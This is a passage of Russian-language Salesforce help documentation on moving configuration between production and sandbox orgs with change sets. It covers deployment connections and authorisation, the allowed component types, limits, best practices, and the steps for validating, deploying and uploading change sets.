**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования средства развертывания Apex:

- «Автор Apex»



## Развертывание посредством наборов изменений

Бизнес-процессы, правила, классы и триггеры Apex, а также другие настройки, могут быть развернуты из безопасной организации в производственной организации. Набор исходящих изменений может быть создан в пользовательском интерфейсе Salesforce и дополнен компонентами, которые должны быть загружены и развернуты в целевой организации. Чтобы получить доступ к наборам изменений, введите строку «*Исходящие наборы изменений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Исходящие наборы изменений**».

СМ. ТАКЖЕ:

[Наборы изменений](#)

[Выбор инструментов для разработки и развертывания изменений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно в версии  
**Professional Edition** при  
приобретении безопасной  
среды.

## Связывание организаций для развертывания

### Подключения и параметры развертывания

Наборы изменений могут быть отправлены из одной организации в другую только при наличии развертываемого подключения между организациями. Развертываемые подключения не могут создаваться между случайными организациями; развертываемое подключение создается между всеми организациями, присоединенными к производственной организации. Например, при наличии производственной организации («производство») и двух безопасных сред («разработка» и «тестирование») развертываемое подключение создается между производственной организацией и каждой безопасной средой («производство — разработка» и «производство — тестирование»), а также между безопасными средами («разработка — тестирование»).

Развертываемое подключение само по себе не инициирует отправку наборов изменений между организациями. Каждая организация должна иметь разрешение на отправку и прием наборов изменений. Данный дополнительный уровень безопасности применяет пути продвижения кода и позволяет защитить метаданные настройки организаций от ошибочной перезаписи.


Например, рисунок ниже демонстрирует один возможный путь миграции для производственной организации и двух безопасных сред. В данном примере производственная организация может принимать только полностью протестированные изменения, поэтому только безопасная среда «Тестирование» может загружать наборы изменений в производственную организацию. Чтобы синхронизировать проекты разработки с производственной организацией, организация «Производство» может отправить наборы изменений в безопасную среду «Разработка», но не в безопасную среду «Тестирование». Кроме того, разрабатываемые функции должны тестироваться повторно, поэтому безопасным средам «Разработка» и «Тестирование» должно быть предоставлено право на отправку наборов изменений в обоих направлениях.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
развертываемых  
подключений:

- «Развертывание наборов изменений»

### Применение ветви кода авторизацией набора изменений



**Прим.:** Данный пример демонстрирует один возможный путь миграции кода. Отделы компании должны создавать собственные политики по отправке и получению наборов изменений между организациями.

### Параметры развертывания

Чтобы избежать ошибки развертывания при использовании компонентов заданиями Apex, щелкните **«Разрешить развертывания компонентов при назначении соответствующим заданиям Apex статуса отложенных или выполняемых»** и нажмите кнопку **«Сохранить»**. Данный параметр позволяет разворачивать компоненты, используемые отложенными или выполняемыми заданиями Apex, включая запланированные задания, пакетные задания и методы future. Данный параметр применяется к наборам изменений и развертываниям, запущенным посредством Metadata API.

**Прим.:**

- Включение данного параметра может препятствовать выполнению заданий Apex ввиду применения неподдерживаемых изменений.
- Данный параметр не влияет на процессы редактирования и сохранения кода Apex в пользовательском интерфейсе Salesforce (меню «Настройка» или консоль разработчика), которые не выполняются при наличии активных заданий, связанных с классом Apex. Обновление кода Apex посредством Force.com IDE может быть выполнено после включения данного параметра, так как Metadata API используется при обновлении кода.

СМ. ТАКЖЕ:

[Развертывание набора изменений](#)

[Просмотр доступных развертываемых подключений](#)

[Авторизация развертываемого подключения](#)

[Просмотр сведений о развертываемом подключении](#)

### Авторизация развертываемого подключения

Набор изменений может быть отправлен из другой организации в текущую только после авторизации набора входящих изменений.

1. Введите строку *«Развертывание»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры развертывания»**, затем нажмите кнопку **«Продолжить»**.

- Щелкните ссылку **«Правка»** напротив нужной организации.
- Установите флажок **«Разрешить входящие изменения»**.
- Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Просмотр доступных развертываемых подключений](#)

[Просмотр сведений о развертываемом подключении](#)

[Подключения и параметры развертывания](#)

## Просмотр доступных развертываемых подключений

Развертываемое подключение позволяет копировать настройки одной организации в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.

Чтобы просмотреть доступные подключения, введите строку *«Развертывание»* в поле *«Быстрый поиск»* в меню *«Настройка»* и выберите пункт **«Состояние развертывания»**.

### Действие

Щелкните ссылку **«Правка»** напротив нужной организации.

### Имя

Список организаций, имеющих развертываемые подключения к текущей организации. Чтобы просмотреть дополнительную информацию о подключении, щелкните имя нужной организации.

### Описание

Краткое описание подключенных организаций.

### Тип

Тип подключенной организации. Возможные значения: производственная среда, полная копия, исключительно конфигурационная безопасная среда и безопасная среда разработчика.

### Загрузить направление авторизации

Стрелки показывают возможные направления загрузок. Прерывистая линия указывает на запрет передачи наборов изменений в любом направлении. Чтобы разрешить подключенной организации отправку наборов входящих изменений, измените развертываемое подключение для данной организации. Чтобы отправить наборы исходящих изменений в подключенную организацию, администратор данной организации должен изменить соответствующее подключение.

СМ. ТАКЖЕ:

[Авторизация развертываемого подключения](#)

[Просмотр сведений о развертываемом подключении](#)

[Подключения и параметры развертывания](#)

## Просмотр сведений о развертываемом подключении

Развертываемое подключение позволяет копировать настройки одной организации в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.

Чтобы просмотреть сведения о подключении, выполните указанные ниже действия.

1. Введите строку «*Развертывание*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры развертывания**».
2. Щелкните имя нужной организации.

**Имя**

Имя выбранной организации. Данная организация не является текущей.

**Описание**

Краткое описание организации.

**Тип**

Тип подключенной организации. Возможные значения: Production, Full, Partial Copy, Developer Pro и Developer.

**Разрешить входящие изменения**

Данный параметр позволяет выбранной организации отправлять наборы изменений в текущую организацию. Данное поле доступно только для чтения и может быть изменено только путем выбора параметра «Разрешить входящие изменения» в целевой организации.

**Принять исходящие изменения**

Данный параметр позволяет выбранной организации принимать наборы изменений, отправленные текущей организацией.

СМ. ТАКЖЕ:

[Авторизация развертываемого подключения](#)

[Просмотр доступных развертываемых подключений](#)

[Подключения и параметры развертывания](#)

## Наборы изменений

### Наборы изменений

Настройка сведений об организации с помощью наборов изменений.

Рекомендуем использовать наборы изменений для отправки настроек из одной организации в другую. Например, пользователь может создать и протестировать объект в безопасной организации, а затем отправить данный объект в производственную организацию посредством набора изменений. Наборы изменений могут содержать только изменения, выполняемые посредством меню «Настройка». Например, набор изменений не может использоваться для загрузки списка записей контактов. Наборы изменений содержат сведения об организации. Они не содержат данные (например, записи).

Чтобы отправить настройки из текущей организации в другую организацию, создайте *набор исходящих изменений*. Отправленный набор изменений является *набором входящих изменений* для принимающей организации.

Набор изменений может быть отправлен из одной организации в другую только при наличии развертываемого подключения. Наборы изменений могут отправляться только между организациями, присоединенными к производственной организации. Например, производственная организация и безопасная среда или две безопасные среды, созданные на основе одной организации, могут отправлять или принимать наборы изменений.

СМ. ТАКЖЕ:

[Наборы входящих изменений](#)

[Наборы исходящих изменений](#)

[Компоненты, доступные в наборах изменений](#)

[Особый алгоритм в развертываниях](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно в версии  
**Professional Edition** при  
приобретении безопасной  
среды.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
развертываемых  
подключений:

- «Развертывание наборов изменений»

Для использования наборов  
исходящих изменений:

- «Создание и загрузка наборов изменений»,  
«Создание пакетов AppExchange»

И

«Передача пакетов AppExchange»

Для использования наборов  
входящих изменений:

- «Развертывание наборов изменений»


## Общие сведения о наборах полномочий и параметрах профиля в наборах изменений

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа в наборе изменений. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

| Алгоритм  | Наборы полномочий  | Параметры профиля  |
|---|--|--|
| Добавленные полномочия и параметры  | <ul style="list-style-type: none"> <li>• Полномочия стандартного объекта</li> <li>• Полномочия стандартного поля</li> <li>• Полномочия пользователя (например, «API включен»)</li> </ul> <p> <b>Прим.:</b> Назначенные приложения и параметры вкладки <i>не</i> добавляются в компоненты набора полномочий.</p> | <ul style="list-style-type: none"> <li>• Параметры вкладки</li> <li>• Назначения макета страницы</li> <li>• Назначения типа записи</li> <li>• Диапазоны IP-адресов входа</li> <li>• Полномочия пользователя</li> </ul>                     |
| Добавленные полномочия и параметры, требующие установки опорных компонентов | <ul style="list-style-type: none"> <li>• Полномочия настраиваемого объекта</li> <li>• Полномочия настраиваемого поля</li> <li>• Доступ к классу Apex</li> <li>• Доступ к странице Visualforce</li> </ul>   | <ul style="list-style-type: none"> <li>• Назначенные приложения</li> <li>• Полномочия настраиваемого объекта</li> <li>• Полномочия настраиваемого поля</li> <li>• Доступ к классу Apex</li> <li>• Доступ к странице Visualforce</li> </ul> |
| Добавлено как компонент?  | Да   | Нет. Профили добавляются как отдельный параметр.   |

Рекомендуем всегда добавлять опорные компоненты в набор изменений для полномочий настраиваемого объекта, полномочий настраиваемого поля, доступа к странице Visualforce и доступа к классу Apex. Например, полномочия для настраиваемого объекта «*Элементы*» добавляются только при добавлении объекта «*Элементы*».

- Прим.: Диапазоны IP-адресов входа, добавленные в параметры профиля, переопределяют диапазоны IP-адресов входа для любого соответствующего профиля в целевой организации.

СМ. ТАКЖЕ:

[Наборы входящих изменений](#)

[Наборы исходящих изменений](#)

## Компоненты, доступные в наборах изменений

Ниже перечислены типы компонентов, которые могут быть добавлены в набор изменений.

- Прим.:
  - Компоненты, доступные для набора изменений, определяются используемой версией системы и стилем использования. Кроме того, некоторые компоненты требуют включения соответствующих функций в организации.
  - Созданные или измененные компоненты, которые недоступны в наборе изменений, нельзя отправлять из одной организации в другую посредством набора изменений. В данном случае изменения должны переноситься вручную путем повторения действий, выполненных при создании или изменении компонента.
  - Списковые представления доступны всем пользователям при развертывании набора изменений. При необходимости их доступность может быть изменена в целевой организации.
  - По умолчанию развернутые настраиваемые вкладки скрыты от всех пользователей. Они отображаются только при условии, что набор изменений содержит профили, которые определяют свойство доступности соответствующим образом. Исключением являются организации Professional Edition, которые всегда отображают развернутые настраиваемые вкладки по умолчанию.
- Правило общего доступа на основе критериев для организации
- Правило общего доступа к ответственному за организацию
- Правило общего доступа к ответственному за территорию организации
- Действие (включая объектные и глобальные быстрые действия)
- Шаблон группы ссылок действий
- Отчетный снимок
- Класс Apex
- Причина общего доступа к Apex
- Триггер Apex
- Приложение
- Процесс утверждения (с некоторыми ограничениями)
- Правило назначения
- Поставщик проверки подлинности
- Правило автоматического ответа
- Кнопка или ссылка
- Центр обработки вызовов
- Правило общего доступа на основе критериев для кампании
- Правило общего доступа к ответственному за кампанию

- Правило общего доступа на основе критериев для обращения
- Правило общего доступа к ответственному за обращение
- Сообщества (зоны)
- Компактный макет
- Правило общего доступа на основе критериев для контакта
- Правило общего доступа к ответственному за контакт
- Происхождение списка разрешенных CORS
- Тип настраиваемых данных
- Настраиваемое поле
- Настраиваемая метка (Метки стандартных объектов, не поддерживающие переименование. Дополнительную информацию см. в разделе «[Настраиваемые метки](#)».)
- Настраиваемый объект
- Правило общего доступа на основе критериев для настраиваемого объекта
- Правило общего доступа к ответственному за настраиваемый объект
- Тип настраиваемого отчета
- Настраиваемый параметр
- Панель мониторинга
- Документ
- Шаблон эл. почты
- Процесс права
- Шаблон права
- Внешний источник данных
- Правило расширения
- Набор полей
- FlowDefinition
- Папка
- Группа
- Компонент начальной страницы
- Макет начальной страницы
- Фирменный бланк
- Языковой перевод
- Правило общего доступа на основе критериев для интереса
- Правило общего доступа к ответственному за интерес
- Страница Lightning
- Списковое представление
- Конфигурация Live Agent
- Развертывание Live Chat
- Правило для конфиденциальных данных Live Chat
- Правило соответствия
- Контрольная точка



- Именованные регистрационные данные
- Правило общего доступа на основе критериев для возможности
- Правило общего доступа к ответственному за возможность
- Макет страницы
- Набор полномочий
- Разделение кэша платформы
- Шаблоны сообщения для функции «Утверждения в Chatter»
- Очередь
- Тип записи
- Удаленный узел
- Отчет
- Роль
- S-Control
- Действие отправки
- Набор для общего доступа
- Site.com
- Статический ресурс
- Вкладка
- Территория
- Политика безопасности транзакций
- Правило общего доступа на основе критериев для пользователя
- Правило общего доступа на основе принадлежности пользователя
- Правило проверки
- Компонент Visualforce
- Страница Visualforce
- Приложение Wave
- Набор данных Wave
- Электронное предупреждение бизнес-правила
- Обновление поля бизнес-правила
- Исходящее сообщение бизнес-правила
- Бизнес-правило
- Задача бизнес-правила
- Триггер времени бизнес-правила

СМ. ТАКЖЕ:

[Проверка набора изменений](#)

[Создание набора исходящих изменений](#)

[Выбор компонентов для набора исходящих изменений](#)

[Особый алгоритм в развертываниях](#)

## Ограничения для процессов утверждения в наборах изменений

Прежде чем добавить процессы утверждения в наборы изменений, просмотрите перечисленные ниже ограничения.

- Если страница утверждения содержит настраиваемые поля стандартных объектов, то данные настраиваемые поля должны быть вручную добавлены в наборы исходящих изменений. Данные поля не добавляются параметром «Просмотр и добавление зависимостей» для выбора компонентов набора изменений.
- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите «*Шаблоны сообщений*» в поле «Быстрый поиск», затем выберите «**Шаблоны сообщений**». Щелкните ссылку «**Правка**» напротив каждого шаблона сообщения и нажмите кнопку «**Сохранить**».
- Наборы изменений не поддерживают порядок отображения активных процессов утверждения из исходной организации. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

## Советы по внедрению наборов изменений

### **Загрузка изменений требует наличия авторизации**

Прежде чем развернуть набор изменений из одной организации в другую, администратор целевой организации должен авторизовать загрузки, используемые развертываемым подключением, между двумя организациями.

### **Список «Развертываемые подключения» содержит все подключения**

Список «Развертываемые подключения» автоматически заполняется производственной организацией и всеми безопасными средами. Развертывание может быть выполнено только между данными организациями.

### **Подключения набора изменений недоступны на время обслуживания**

Авторизация развертываемых подключений и загрузка страниц требуют наличия сведений из производственной организации, поэтому недоступны во время ее обслуживания. В течение этого времени наборы исходящих изменений могут создаваться, но не могут загружаться.

### **Безопасные среды должны быть доступны**

Если организация не использует безопасные среды, то страница «Развертываемые подключения» может отображать ошибку «Недостаточно полномочий».

### **Развертывание не перезапускается автоматически**

При возникновении ошибки во время проверки или развертывания набора изменений процесс должен быть перезапущен вручную. Убедитесь, что организация не заблокирована, не обслуживается или не является недоступной.

### **Развертывание является односторонней транзакцией**

Набор изменений развертывается посредством одной транзакции. Неудачное выполнение развертывания инициирует откат всей транзакции. Успешное выполнение развертывания инициирует отправку всех изменений в организацию, поэтому откат развертывания невозможен.

### **Развертывания сохраняют ссылки пользователей**

Если компонент набора изменений ссылается на конкретного пользователя (например, получатели электронных уведомлений бизнес-правил или текущие пользователи панелей мониторинга), то при развертывании система предпринимает попытки обнаружения соответствующего пользователя в целевой организации путем сопоставления имен пользователей.

При копировании данных в безопасную среду поля, содержащие имена пользователей из производственной организации, дополняются именем безопасной среды. Например, имя пользователя `user@acme.com` соответствует имени `user@acme.com.test` в безопасной среде `test`. Компонент имени пользователя `.test` пропускается при выполнении развертывания посредством наборов изменений. Данный процесс переносит пользователя, добавленного в компонент одной безопасной среды, в другие безопасные среды или производственные организации.

#### **Изменение наборов с большим количеством зависимых компонентов**

Открытие набора изменений в Salesforce может занять несколько минут, если он содержит компонент с большим количеством зависимостей или если родительский компонент этого компонента содержит много зависимостей. Задержка связана с тем, что Salesforce проверяет зависимости компонентов перед отображением страницы набора изменений. Пример компонента с множеством зависимостей — настраиваемое поле, принадлежащее настраиваемому объекту с 2500 зависимыми компонентами.

СМ. ТАКЖЕ:

[Рекомендации по использованию наборов изменений](#)

[Особый алгоритм в развертываниях](#)

## Рекомендации по использованию наборов изменений

### **Развертывание всех зависимых компонентов**

Убедитесь, что каждый набор исходящих изменений содержит все взаимосвязанные компоненты, которые отсутствуют в целевой организации. При развертывании компонента, ссылающегося на другой компонент, который отсутствует в целевой организации и наборе изменений, возникает ошибка.

Наборы изменений предоставляют пользователям точный контроль над развертыванием. Например, пользователи могут переносить отдельные настраиваемые поля. Чтобы развернуть настраиваемый объект и все его поля, рекомендуем добавить настраиваемый объект и каждое поле в набор изменений; добавление только настраиваемого объекта не инициирует ошибки развертывания, но приводит к пустому настраиваемому объекту.

### **Добавление полномочий и параметров доступа в наборы исходящих изменений**

Добавление профилей или наборов полномочий в наборы исходящих изменений позволяет администраторам переносить полномочия для предоставления пользователям доступа к новым функциям. Наборы полномочий и параметры профиля, используемые в наборах изменений, существенно отличаются друг от друга. Дополнительную информацию см. в разделе [«Общие сведения о наборах полномочий и параметрах профиля в наборах изменений»](#) на странице 5906.

### **Клонирование набора изменений для добавления зависимых компонентов в загруженный набор изменений**

Содержимое загруженного набора изменений не может быть изменено. Чтобы добавить зависимые компоненты в загруженный набор изменений, рекомендуем клонировать набор изменений, добавить зависимые компоненты и выполнить его повторную загрузку.

### **Использование уникальных имен для глобальных макетов публикатора и макетов публикатора Outlook**

При добавлении макетов страниц в набор исходящих изменений тип глобальных макетов публикатора и макетов публикатора Outlook не отображается. Убедитесь, что глобальные макеты публикатора и макеты публикатора Outlook используют уникальные имена, позволяющие различать макеты в наборе исходящих изменений.

### **Планирование развертываний относительно графика обслуживания системы**

При планировании развертывания рекомендуем учитывать график обслуживания системы для производственной и безопасной организаций. Некоторые функции, просматриваемые посредством безопасной среды, требуют наличия сведений из производственной организации. Кроме того, исходная организация блокируется при проверке набора исходящих изменений, а целевая организация блокируется при развертывании набора входящих изменений.

(Организация, заблокированная наборами изменений, позволяет пользователям просматривать и записывать данные, но не поддерживает изменение настроек, влияющих на метаданные.)

### **Проверка наборов изменений перед развертыванием**

Пробное развертывание набора входящих изменений позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании. Рекомендуем использовать данный алгоритм при планировании развертывания по расписанию (например, в непиковые часы работы), а также для определения вероятности преждевременного развертывания. Тем не менее, пробное развертывание, занимающее некоторое время и блокирующее организацию, является необязательным. (Организация позволяет пользователям просматривать и записывать данные, но не поддерживает изменение настроек, влияющих на метаданные.) Чтобы выполнить пробное развертывание набора входящих изменений, щелкните нужное имя и нажмите кнопку «Проверить».

### **Просмотр сведений о компоненте**

XML-представление компонента может быть просмотрено после загрузки набора исходящих изменений или перед развертыванием набора входящих изменений.

### **Ограничение наборов изменений до 10 000 файлов**

Наборы изменений могут содержать не более 10 000 файлов. Если набор изменений не соответствует данному ограничению, то пользователь может создать отдельные наборы изменений для шаблонов эл. почты, панелей мониторинга и отчетов. Как правило, данные компоненты являются более многочисленными и содержат меньше зависимостей.

### **Удаление или переименование компонентов посредством веб-интерфейса**

Наборы изменений не могут использоваться для удаления или переименования компонентов. Чтобы удалить компоненты, рекомендуем использовать веб-интерфейс целевой организации. Чтобы переименовать компонент, рекомендуем удалить компонент из целевой организации и загрузить новый компонент в набор изменений.

### **Учет возможного увеличения времени развертывания при изменениях типов полей в наборе изменений**

Если набор изменений содержит изменения для типов настраиваемых полей, то время развертывания может быть значительно увеличено, так как изменения типов настраиваемых полей могут требовать изменения большого количества записей. Чтобы избежать увеличения времени развертывания, рекомендуем применять изменение типа поля вручную после развертывания набора изменений.

### **Планирование выполнения тестов в целевой организации**

Развертывание набора изменений в производственной организации инициирует выполнение всех доступных тестов Apex, независимо от наличия классов или тестов в наборе изменений. Если целевой организацией является безопасная среда, то тесты не выполняются автоматически.

СМ. ТАКЖЕ:

[Советы по внедрению наборов изменений](#)

[Особый алгоритм в развертываниях](#)

## Развертывание входящих изменений

### Наборы входящих изменений

*Набор входящих изменений* — это набор изменений, отправленный другой организацией в текущую организацию. Изменения вступают в силу после *развертывания* набора изменений. Пользователи могут разворачивать содержимое набора входящих изменений как единое целое, но не как отдельные компоненты.

СМ. ТАКЖЕ:

[Просмотр наборов входящих изменений](#)

[Наборы исходящих изменений](#)

[Наборы изменений](#)


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для развертывания наборов входящих изменений:

- «Развертывание наборов изменений»

### Просмотр наборов входящих изменений

Страница «Наборы входящих изменений» содержит наборы изменений, ожидающие развертывания, а также журнал развернутых наборов изменений. Чтобы просмотреть входящие наборы изменений, введите строку «*Входящие наборы изменений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Входящие наборы изменений**».

 **Прим.:** Наборы входящих изменений безвозвратно удаляются через шесть месяцев после их загрузки.

СМ. ТАКЖЕ:

[Просмотр сведений о наборе изменений](#)

[Проверка набора изменений](#)

[Развертывание набора изменений](#)

### Просмотр сведений о наборе изменений

Страница сведений о наборе изменений содержит сведения об отдельном наборе изменений.

1. Введите строку «*Входящие наборы изменений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Входящие наборы изменений**».
2. Щелкните имя нужного набора изменений.

СМ. ТАКЖЕ:

[Просмотр наборов входящих изменений](#)


[Проверка набора изменений](#)

[Развертывание набора изменений](#)

### Проверка набора изменений

Набор изменений может быть проверен без развертывания изменений. Проверка набора изменений позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании.

1. Введите строку «*Входящие наборы изменений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Входящие наборы изменений**».
2. Щелкните имя нужного набора изменений.
3. Нажмите кнопку «**Проверить**».

 **Прим.:** Организация не может быть изменена во время пробного развертывания.

4. После завершения проверки нажмите кнопку «**Просмотр результатов**».

Проверенные наборы изменений могут использоваться для быстрого развертывания. Дополнительную информацию см. в подразделе «**Быстрые развертывания**».

СМ. ТАКЖЕ:

[Просмотр наборов входящих изменений](#)

[Просмотр сведений о наборе изменений](#)

[Развертывание набора изменений](#)


## Развертывание набора изменений

Чтобы развернуть набор изменений, выполните указанные ниже действия.

1. Введите строку «*Входящие наборы изменений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Входящие наборы изменений**».
2. Щелкните имя нужного набора изменений в списке «Наборы изменений, ожидающие развертывания».
3. Нажмите кнопку «**Развернуть**».

При необходимости выполните быстрое развертывание для сокращения времени развертывания в производственной среде. Проверенные наборы изменений могут использоваться для быстрого развертывания. Дополнительную информацию см. в подразделе «**Быстрые развертывания**».

Набор изменений развертывается посредством одной транзакции. Неудачное выполнение развертывания инициирует откат всей транзакции. Успешное выполнение развертывания инициирует отправку всех изменений в организацию, поэтому откат развертывания невозможен.

 **Прим.:** Прежде чем развернуть код в производственной организации, убедитесь, что поблочные тесты охватывают не менее 75% кода на платформе Forge.com. По возможности покрытие должно составлять 100%. Ограничение по покрытию кода не действует в безопасных средах и организациях Developer Edition.

СМ. ТАКЖЕ:

[Просмотр наборов входящих изменений](#)

[Просмотр сведений о наборе изменений](#)

[Особый алгоритм в развертываниях](#)

[Отслеживание развертываний наборов изменений](#)

## Отслеживание развертываний наборов изменений

Время, необходимое для развертывания набора изменений, определяется его размером и сложностью. Весь процесс развертывания может отслеживаться пользователями. Чтобы отследить статус выполняемых развертываний, воспользуйтесь

страницей «Статус развертывания». Введите строку **«Состояние развертывания»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Состояние развертывания»**. Кроме того, страница «Статус развертывания» позволяет просматривать выполненные развертывания.

При необходимости просмотрите выполненные развертывания на странице «Сведения о наборе изменений». Чтобы открыть данную страницу, введите *«Наборы входящих изменений»* в поле «Быстрый поиск», выберите **«Наборы входящих изменений»** в меню «Настройка» и щелкните имя нужного развернутого набора изменений. Развертывания набора изменений отображаются в разделе «Журнал развертывания».

СМ. ТАКЖЕ:

[Развертывание набора изменений](#)


[Подключения и параметры развертывания](#)

[Отслеживание развертываний](#)


## Загрузка исходящих изменений

### Наборы исходящих изменений

*Набор исходящих изменений* — это набор изменений, созданный в текущей организации для отправки в другую организацию. Обычно набор исходящих изменений используется для настроек, созданных и протестированных в безопасной среде, а затем отправленных в производственную организацию.

 **Прим.:** Наборы изменений могут содержать не более 10 000 файлов; общий размер файла не может превышать 400 МБ. Компоненты наборов данных отображаются в системе как XML-файлы метаданных. Убедитесь, что набор изменений содержит не более 5 000 компонентов.

Отправка набора исходящих изменений в другую организацию не гарантирует их применения в данной организации. Прежде чем изменения вступят в силу, набор изменений должен быть развернут целевой организацией.

 **Совет:** Для беспрепятственного развертывания ознакомьтесь с информацией о наборах разрешений и параметрах профиля в наборах изменений.

СМ. ТАКЖЕ:

[Выбор компонентов для набора исходящих изменений](#)

[Создание набора исходящих изменений](#)

[Общие сведения о наборах полномочий и параметрах профиля в наборах изменений](#)

[Наборы входящих изменений](#)

[Наборы изменений](#)

### Выбор компонентов для набора исходящих изменений

Чтобы выбрать компоненты в наборе исходящих изменений, выполните указанные ниже действия.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования или загрузки наборов исходящих изменений:

- «Создание и загрузка наборов изменений»

2. Щелкните имя нужного набора изменений или создайте набор в списке «Наборы изменений».
3. Чтобы добавить компоненты, нажмите кнопку **«Добавить»**.
4. Выберите тип компонента и нужные компоненты, а затем нажмите кнопку **«Добавить в набор изменений»**.
5. Чтобы добавить параметры профиля в набор изменений, нажмите кнопку **«Добавить профили»**.

 **Прим.:** Версия Professional Edition не позволяет добавлять параметры профиля в набор изменений.

6. Чтобы добавить зависимые компоненты, нажмите кнопку **«Просмотр и добавление зависимостей»**.

 **Прим.:** Наличие одних зависимых компонентов определяется наличием других компонентов. Рекомендуем добавлять зависимые компоненты в набор изменений только при условии их отсутствия в соответствующих организациях.

СМ. ТАКЖЕ:

[Создание набора исходящих изменений](#)

[Просмотр и добавление зависимых компонентов в набор изменений](#)


[Компоненты, доступные в наборах изменений](#)

## Просмотр и добавление зависимых компонентов в набор изменений

Зависимость — это взаимосвязь, содержащая как минимум один компонент, наличие которого требуется для наличия другого компонента. Рекомендуем добавлять зависимые компоненты в набор изменений только при условии их отсутствия в соответствующих организациях.

Чтобы добавить зависимые компоненты в набор исходящих изменений, выполните указанные ниже действия.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
2. Щелкните имя нужного набора изменений в списке «Наборы изменений».
3. Нажмите кнопку **«Просмотр и добавление зависимостей»**.
4. Выберите нужные зависимые компоненты на странице «Зависимости компонента» и нажмите кнопку **«Добавить в набор изменений»**.

 **Внимание:** Если набор изменений содержит более 2 500 зависимостей, то страница просмотра зависимостей отображает только первые 2 500.

СМ. ТАКЖЕ:

[Выбор компонентов для набора исходящих изменений](#)

[Загрузка набора исходящих изменений](#)

[Компоненты, доступные в наборах изменений](#)


## Загрузка набора исходящих изменений

Набор изменений, содержащий все необходимые компоненты, может быть загружен в другую организацию. Обратите внимание, что загруженный набор изменений недоступен для редактирования или отзыва.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.



- Щелкните имя нужного набора изменений.
- Выберите нужную организацию.
- Нажмите кнопку **«Загрузить»**.

 **Прим.:** Наборы исходящих изменений безвозвратно удаляются через шесть месяцев после их загрузки.

СМ. ТАКЖЕ:

[Загрузка наборов изменений во время обновления сервера](#)

[Создание набора исходящих изменений](#)

### Создание набора исходящих изменений

Набор исходящих изменений — это набор изменений, созданный в текущей организации для отправки в другую организацию. Чтобы просматривать наборы исходящих изменений, введите строку *«Наборы исходящих изменений»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Наборы исходящих изменений»**.

- Чтобы создать набор изменений, нажмите кнопку **«Создать»**.
- Чтобы просмотреть сведения о текущем наборе изменений, щелкните имя нужного набора.

СМ. ТАКЖЕ:

[Клонирование набора исходящих изменений](#)

[Ошибки проверки наборов исходящих изменений](#)

### Клонирование набора исходящих изменений

Чтобы создать полную копию текущего набора изменений, воспользуйтесь функцией клонирования.

- Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
- Щелкните имя нужного набора изменений.
- Нажмите кнопку **«Клонировать»**.

СМ. ТАКЖЕ:

[Создание набора исходящих изменений](#)

### Удаление набора исходящих изменений

Чтобы удалить набор исходящих изменений, выполните указанные ниже действия.

- Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
